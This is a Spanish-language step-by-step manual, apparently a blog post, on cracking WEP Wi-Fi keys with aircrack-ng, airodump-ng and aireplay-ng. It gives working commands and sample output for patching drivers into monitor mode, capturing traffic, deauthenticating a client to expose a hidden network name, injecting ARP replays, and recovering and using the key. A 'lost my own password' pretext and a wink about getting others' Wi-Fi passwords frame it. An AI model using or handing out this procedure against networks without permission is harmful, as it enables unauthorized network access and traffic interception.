

## Crackear redes WEP [Manual]

**Escrito por: *albertjh***

Antes de cualquier comienzo, he de decir que este manual, se debe usar con responsabilidad, y ninguno de los que hemos participado en él, se hace responsable de cualquier acto fraudulento del mismo.

Este manual está pensado para averiguar claves WEP, como por ejemplo:



*“Un día pierdes tu contraseña de casa, pierdes tu manual que venía con tu compañía de teléfonos, increíblemente pierdes el número de teléfono de tu compañía y si acaso llevaba tu router una clave WEP impresa en el dorso, casualidades de la vida, se borró”.*

Entonces no te queda otra que recurrir a algún tipo de método que propongo.

Para saber un poco más del tema que vamos a tratar, comentaremos algunas partes específicas. Esto es una recopilación de información que he encontrado por muchos sitios. Gracias a todas aquellas personas que desinteresadamente han colaborado conmigo, y a todas las personas que sin colaborar, he podido encontrar información sobre funcionamiento y utilización y que más tarde serán nombradas.

### **Comencemos:**

El sistema WEP se basa en el cifrado RC4, y usa contraseñas de 64 o 128 bits (de los cuales 24 bits forman el vector de inicialización). Como podemos leer en la [wikipedia](#),

El protocolo WEP se basa en dos componentes para cifrar las tramas que circulan por la red: el algoritmo de cifrado [RC4](#) y el algoritmo de chequeo de integridad [CRC](#).

RC4 es un algoritmo de cifrado de flujo. Es decir, funciona expandiendo una semilla (*seed* en inglés) para generar una secuencia de números pseudoaleatorios de mayor tamaño. Esta secuencia de números pseudoaleatorios se unifica con el mensaje mediante una operación [XOR](#) para obtener un mensaje cifrado. Uno de los problemas de este tipo de algoritmos de cifrado es que no se debe usar la misma semilla para cifrar dos mensajes diferentes, ya que obtener la clave sería trivial a partir de los dos textos cifrados resultantes. Para evitar esto, WEP especifica un [vector de iniciación](#) (IV) de 24 bits que se modifica regularmente y se concatena a la contraseña (a través de esta concatenación se genera la semilla que sirve de entrada al algoritmo RC4) para evitar secuencias iguales; de esta manera se crean nuevas semillas cada vez que varía.

Para sacar la clave utilizada en la red tan solo debemos capturar muchos paquetes, y luego usar un programa para sacar la contraseña analizando los paquetes capturados.

### **¿Qué programas usaremos?**

Primero vamos a explicar, que programas hay disponibles por la red:

- **Aircrack-ng:**  
Aircrack-ng es un programa crackeador de claves 802.11 WEP y WPA/WPA2-PSK. Aircrack-ng puede recuperar la clave WEP una vez que se han capturado suficientes paquetes encriptados con [airodump-ng](#). Este programa de la suite aircrack-ng lleva a cabo varios tipos de ataques para descubrir la clave WEP con pequeñas cantidades de paquetes capturados, combinando ataques estadísticos con ataques de fuerza bruta.  
Importante destacar que no es compatible con todas las tarjetas wireless, consulta [la lista](#) para ver si tu tarjeta es capaz de inyectar tráfico. El caso más simple es crackear una clave WEP. Si quieres probar esto por ti mismo, aquí tienes un [archivo de prueba](#). El programa responde:

### Opening 128bit.ivs

Read 684002 packets. # BSSID ESSID Encryption 1 00:14:6C:04:57:9B WEP (684002 IVs)  
Choosing first network as target.

Si hay múltiples redes en el archivo, entonces tendrás la opción de seleccionar la que quieras. Por defecto, aircrack-ng supone que la encriptación es de 128 bit.

El proceso de crackeo comienza, y una vez obtenida la clave, verás algo como esto:

```

Aircrack-ng 0.7 r130
[00:00:10] Tested 77 keys (got 684002 IVs) KB depth byte(vote)

0 0/ 1 AE( 199) 29( 27) 2D( 13) 7C( 12) FE( 12) FF( 6) 39( 5) 2C( 3) 00( 0) 08( 0)
1 0/ 3 66( 41) F1( 33) 4C( 23) 00( 19) 9F( 19) C7( 18) 64( 9) 7A( 9) 7B( 9) F6( 9)
2 0/ 2 5C( 89) 52( 60) E3( 22) 10( 20) F3( 18) 8B( 15) 8E( 15) 14( 13) D2( 11) 47( 10)
3 0/ 1 FD( 375) 81( 40) 1D( 26) 99( 26) D2( 23) 33( 20) 2C( 19) 05( 17) 0B( 17) 35( 17)
4 0/ 2 24( 130) 87( 110) 7B( 32) 4F( 25) D7( 20) F4( 18) 17( 15) 8A( 15) CE( 15) E1( 15)
5 0/ 1 E3( 222) 4F( 46) 40( 45) 7F( 28) DB( 27) E0( 27) 5B( 25) 71( 25) 8A( 25) 65( 23)
6 0/ 1 92( 208) 63( 58) 54( 51) 64( 35) 51( 26) 53( 25) 75( 20) 0E( 18) 7D( 18) D9( 18)
7 0/ 1 A9( 220) B8( 51) 4B( 41) 1B( 39) 3B( 23) 9B( 23) FA( 23) 63( 22) 2D( 19) 1A( 17)
8 0/ 1 14(1106) C1( 118) 04( 41) 13( 30) 43( 28) 99( 25) 79( 20) B1( 17) 86( 15) 97( 15)
9 0/ 1 39( 540) 08( 95) E4( 87) E2( 79) E5( 59) 0A( 44) CC( 35) 02( 32) C7( 31) 6C( 30)
10 0/ 1 D4( 372) 9E( 68) A0( 64) 9F( 55) DB( 51) 38( 40) 9D( 40) 52( 39) A1( 38) 54( 36)
11 0/ 1 27( 334) BC( 58) F1( 44) BE( 42) 79( 39) 3B( 37) E1( 34) E2( 34) 31( 33) BF( 33)

```

**KEY FOUND! [ AE:66:5C:FD:24:E3:92:A9:14:39:D4:27:4B ]**

Esta clave puede ser usada para conectarse a la red.

- **Aircrack-ptw:**  
Para romper una contraseña de 104 bits WEP ocupando la suite Aircrack es necesario obtener entre 500,000 y 2 millones de paquetes validos, esto toma como mínimo unos 10 minutos. Ahora investigadores Alemanes extendiendo el algoritmo de Andreas Klein han logrado reducir la cantidad de paquetes necesarios para crackear una red inalámbrica con seguridad WEP a 85,000 paquetes los que significa una reducción en el tiempo de crackeo a menos de un minuto (impresionante!!!). El nuevo algoritmo ha sido implementado en una nueva versión de la suite aircrack llamada [AIRCRAK-PTW](#) la cual puede ser descargada desde aquí: <http://www.cdc.informatik.tu-darmstadt.de/aircrack-ptw/download/aircrack-ptw-1.0.0>
- LiveCd de Auditoria Wireless WifiSlax 3.0: [\[DESCARGAR\]](#)  
Esta distribución tiene casi todos los parches necesarios para las tarjetas de red wifi

(Soporte para los chipset de las tarjetas wireless). Su [Foro](#). WifiSlax esta basado básicamente y principalmente en [SLAX](#) (basado en la distribución [Slackware Linux](#)). La evolución de los liveCd sobre auditoria wireless con la nueva **LiveCd Wifislax 3.0** totalmente en español, incluyendo soporte para poner en modo monitor la ultima generación de tarjetas wireless.  
*Novedades de esta nueva versión:*

- Soporte inyección para chip wireless zydas (tarjetas wireless con una gran potencia, recomiendo estas tarjetas wireless: [con conector para antena y esta otra con detector wifi incorporado](#) )
- Soporte para inyección para las tarjetas wireless centrino ipw3945 y otros chipset como rt73, etc..
- Entorno gráfico KDE
- Administradores de inicio grub y lilo
- Aircrack 0.9 con soporte para la técnica del aircrack-ptw (Crackeo de redes wifi mas rápido)
- Soporte nvidia
- Kernel 2.6.21
- Escribe y lee particiones windows ntfs con ntfs-3g
- Airoscript para facilitar la auditoria wireless...

Y como es una liveCd basada en backtrack nos trae todos las herramientas de hacking de esta gran distribución.

- Otros:
  - WifiWay Primer LiveCD para auditoria wireless con soporte ipw3945 [\[DESCARGAR\]](#)
  - ...

Ya que hemos visto los principales programas que vamos a usar aquí, que no digo que no haya otros mejores o diferentes, pasemos a ver cómo los utilizaremos. Es importante recordar que se puede hacer en la propia distro o desde algún LiveCd mencionado anteriormente.

También hay varias formas de atacar, por lo que veremos varias.

**\*IMPORTANTE:** Como ya expliqué anteriormente, las tarjetas centrino ipw3945 no tienen por defecto inyección de paquetes, para corregir esto en nuestra propia distro deberemos hacer lo siguiente:

Recompilando los drivers de la tarjeta inalámbrica del portátil, una Intel PRO/Wireless 3945abg, para obtener soporte del modo promiscuo (o modo monitor), con el objetivo de usar la tarjeta como sniffer. Simplemente tenemos que compilar los drivers (mirar [en bulma](#)), modificando previamente el fichero [Makefile](#). Debemos descomentar (es decir, borrar los # del inicio) las siguientes líneas :

```
CONFIG_IPW3945_MONITOR=y
CONFIG_IEEE80211_RADIOTAP=y
CONFIG_IPW3945_PROMISCOUS=y
```

Una vez hecho esto, recompilamos haciendo un **make**, y cargamos el driver con **./load debug=0**. ¡Y listo, preparados para sniffar paquetes de la red inalámbrica, después de pasar a modo monitor con **iwconfig eth1 mode monitor!**  
Bueno, a parte de esta manera, he encontrado otra:

```
ifconfig wifi0 down
```

```
ifconfig rtap0 down
rmmod ipwraw
wget http://telefonica.net/web2/wifislax/modulos-extra/ipwraw.ko
cp ipwraw.ko /lib/modules/2.6.21.2/kernel/drivers/net/wireless/
depmod -a
modprobe ipwraw
iwconfig
```


La rtap0 para usar con el airodump sigue siendo igual, pero la wifi0 ya se maneja con el iwconfig

### ¿Cómo empezamos a usarlo?

Para poder capturar los paquetes debemos poner la tarjeta inalámbrica en modo monitor con el comando **iwconfig eth1 mode monitor**. Y para capturarlos usaremos el programa **airodump-ng**, con los siguientes parámetros:

```
airodump-ng --write capturas eth1 [eth1 = interface]
```

Esto nos capturará paquetes en el dispositivo que le especifiquemos (en nuestro caso eth1, vosotros deberéis especificar el vuestro), y los guardará en el fichero con el nombre *capturas.cap*. Debemos dejar este proceso abierto durante un tiempo, así que abrimos otro terminal y vamos a acortarnos el tiempo de espera. Ahora veremos algo como esto:



```
root@wirelessdefence:~
File Edit View Terminal Tabs Help
CH 6 ][ BAT 99% ][ GPS 0.000 0.000 0.000 0.00 ][ 2006-01-10 20:41
BSSID          PWR Beacons  # Data CH MB ENC  ESSID
00:06:25:BF:64:99  50    38      2   6 48 WPA
BSSID          STATION          PWR Packets Probes
00:06:25:BF:64:99 00:0F:3D:57:FD:C0  55      1
```

Podemos encontrarnos con algún problema como puede ser que la ESSID (nombre de la red) no aparezca, lo que podemos hacer ahora es una disociación del cliente para la ESSID y para el diccionario del ataque WEP, esto no es imprescindible, por lo que solo comentaré por encima cómo hacerlo.

Solo una disociación de paquetes hace falta para sacar el ESSID escondido:

```
root@wirelessdefence:/tools/wifi/aircrack-2.41
File Edit View Terminal Tabs Help
[root@wirelessdefence aircrack-2.41]# aireplay -0 1 -a 00:06:25:BF:64:99 -c 00:0F:3D:57:FD:C0 ath0
20:38:03 Sending DeAuth to station -- STMAC: [00:0F:3D:57:FD:C0]
[root@wirelessdefence aircrack-2.41]#
```

Entonces es ahora cuando podremos comprobamos, inmediatamente que la ESSID aparece:

```
root@wirelessdefence:~
File Edit View Terminal Tabs Help
CH 6 ][ BAT 88% ][ GPS 0.000 0.000 0.000 0.00 ][ 2006-01-10 20:32
BSSID PWR Beacons # Data CH MB ENC ESSID
00:06:25:BF:64:99 49 1456 75 6 48 WPA cuckoo
BSSID STATION PWR Packets Probes
00:06:25:BF:64:99 00:0F:3D:57:FD:C0 55 159 cuckoo
```

### ARP-request reinjection attack

Como ya he dicho anteriormente, debemos capturar un numero muy elevado de paquetes para sacar una contraseña WEP, y en las redes con poco tráfico esto puede suponer días de espera. Aquí entra en juego nuestro amigo **aireplay-ng**, una aplicación que nos va a permitir inyectar paquetes en la red para hacernos el trabajo más fácil. Usaremos el [ARP-request reinjection attack](#), que nos permite obtener más *vectores de inicialización* (IVs) aunque el tráfico de la red sea pequeño.

Ahora os voy a hacer un man de aircrack para que veáis que opciones podéis usar: (este es un man genérico)

```
root@wirelessdefence:/tools/wifi/aircrack-2.41
File Edit View Terminal Tabs Help
filter options:

-b bssid : MAC address, Access Point
-d dmac  : MAC address, Destination
-s smac  : MAC address, Source
-m len   : minimum packet length
-n len   : maximum packet length
-u type  : frame control, type field
-v subt  : frame control, subtype field
-t tods  : frame control, To DS bit
-f fromds : frame control, From DS bit
-w iswep : frame control, WEP bit

replay options:

-x nbpps : number of packets per second
-p fctrl : set frame control word (hex)
-a bssid : set Access Point MAC address
-c dmac  : set Destination MAC address
-h smac  : set Source MAC address
-e essid : attack 1: set target AP SSID
-j       : attack 3: inject FromDS pkts

source options:

-i iface : capture packets from this interface
-r file  : extract packets from this pcap file

attack modes:

-0 count : deauthenticate all stations
-1 delay : fake authentication with AP
-2       : interactive frame selection
-3       : standard ARP-request replay
-4       : decrypt/chopchop WEP packet
```

**aireplay-ng --arpreply -b 00:11:50:81:82:52 -h 00:80:5A:22:0F:18 ath0**

Los 48 bits de arriba (escritos del modo 00:00:00:00:00:00) son direcciones MAC, la de un ordenador conectado a la red encriptada y la del Access Point, respectivamente. Para obtener esta información debemos volver a la consola dónde se está ejecutando el airodump-ng. Os pongo otra imagen de ejemplo:

```

CH 8 ]] Elapsed: 28 mins ]] 2006-09-17 20:36
BSSID:          PWR Beacons # Data CH MR ENC ESSID
00:11:50:81:82:52 -1 5003 1188 11 54 WEP servomac
BSSID:          STATION          PWR Packets Probes
00:11:50:81:82:52 00:18:01:5A:22:0F:18 -1 1212

```

Ahora ya tenemos los programas trabajando, así que toca esperar. Una vez con los paquetes necesarios, pasado un tiempo prudencial, podemos parar el airodump-ng y el aireplay-ng. Tendremos un jugoso *fichero.cap* esperando el paso final, sacar la contraseña usando el aircrack-ng :

**aircrack-ng -a 1 -s fichero.cap**

Con el parámetro **-a 1** especificamos que se trata del cifrado WEP, y con **-s** el nombre del fichero; como veis no tiene mucho secreto. En caso de que tengamos los IV's suficientes, en unos segundos nos encontraremos con algo así:

```

Aircrack-ng 0.6.1
[00:00:00] Tested 1 keys (got 224053 IVs)
KB depth byte(vote)
0 0/ 7 73( 20) c7( 13) E5( 13) 4A( 12) 77( 12) BE( 12) a
1 0/ 1 65( 43) B0( 17) 05( 13) 74( 13) 8D( 13) DC( 13) e
2 0/ 1 72( 42) 1A( 17) E6( 12) EE( 8) 23( 5) 63( 5) r
3 0/ 4 76( 18) 02( 15) 57( 12) 8B( 9) B4( 8) 3B( 5) v
KEY FOUND! [ 73:65:72:76:6F ]
servo@duoCore:~$

```

¡Ya tenemos la contraseña! Es posible que os la muestre en formato hexadecimal (como en este caso), pero simplemente buscáis una [tabla de correlaciones](#) hex/ascii y a *traducir*^\_^

Podemos además conectarnos, o por la clave ya traducida o por iwconfig, ejemplo:

Antes de nada deberemos tener instalado el paquete dhcpcd: **sudo aptitude install dhcpcd**

```

albertjh@albertjh-portatil:~$ iwconfig [eth1] mode Managed key 73:65:72:76:6F
albertjh@albertjh-portatil:~$ dhcpcd eth1

```

Link enCap: Ethernet  
Inet Address: 192.168.1.34

...

Y a navegar!!!

Que os ha parecido..., para que veáis que esto no es mentira 😊 os voy a colocar algunos videos encontrados por youtube. Y por supuesto que cuando yo tenga a alguien a quien ayudar a sacar el password de alguna red wifi xD, os podré un vídeo propio. Mientras conformaros con esto:

<http://www.youtube.com/watch?v=rATPhQgerm8>

<http://www.youtube.com/watch?v=747YGnXwNuc>

[http://www.youtube.com/watch?v=qvpPM-3\\_8h4](http://www.youtube.com/watch?v=qvpPM-3_8h4)